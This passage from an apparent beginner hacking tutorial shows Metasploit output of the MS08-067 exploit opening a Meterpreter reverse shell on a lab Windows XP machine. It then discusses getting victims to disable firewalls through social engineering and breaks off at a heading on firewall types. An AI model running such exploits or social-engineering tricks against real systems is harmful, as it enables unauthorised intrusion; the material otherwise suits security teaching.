
```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.249.148:4444
[*] 192.168.249.158:445 - Automatically detecting the target.
..
[*] 192.168.249.158:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.158:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.158:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.249.158
[*] Meterpreter session 2 opened (192.168.249.148:4444 -> 192.168.249.158:1046) at 2023-11-22 01:25:21 -0500

meterpreter > █
```



All goody. Goody. You finally know how to successfully hack a target system behind Firewall. All's well that ends well. But have you observed the IP addresses of our target machine and attacker machine. No problem if you didn't observe them. Here they are. The IP address of attacker system is 192.168.249.148 and that of target system is 192.168.249.158. They both belong to the network 192.168.249.XXX. I mean they are on the same network. Somewhat like this.




Simply put, they both are on the same network. You know I just now told you that it is very difficult to find a target system with Firewall turned OFF. Maybe there is chance however miniscule to somehow convince the victims to turn OFF the Firewall using Social Engineering. But how in the world will you convince victims to join the same network as you. I imagine a scenario here. The Hacker calls or texts the victims and asks him to come join his network as he has detected a vulnerability in his system and he wants to exploit it.

Ok. That was not as funny as I had expected. What I wanted to tell you is this. Social Engineering is very powerful (as you will see very soon in one of the FREE Ebooks you will receive). Yes, it is. But in my opinion no amount of social engineering can bring victims to the same network as that of the hackers. In fact, hacking in real world is something like this.


*"I use Mac. Not because it's more secure than everything else - because it is actually less secure than Windows - but I use it because it is still under the radar. People who write malicious code want the greatest return on their investment, so they target Windows systems. I still work with Windows in virtual machines."*  
*-Kevin Mitnick*





Before I explain you how to hack in real world networks like these, there is another basic concept you need to understand, firewalls. There are two types of firewalls.

### Types of Firewalls

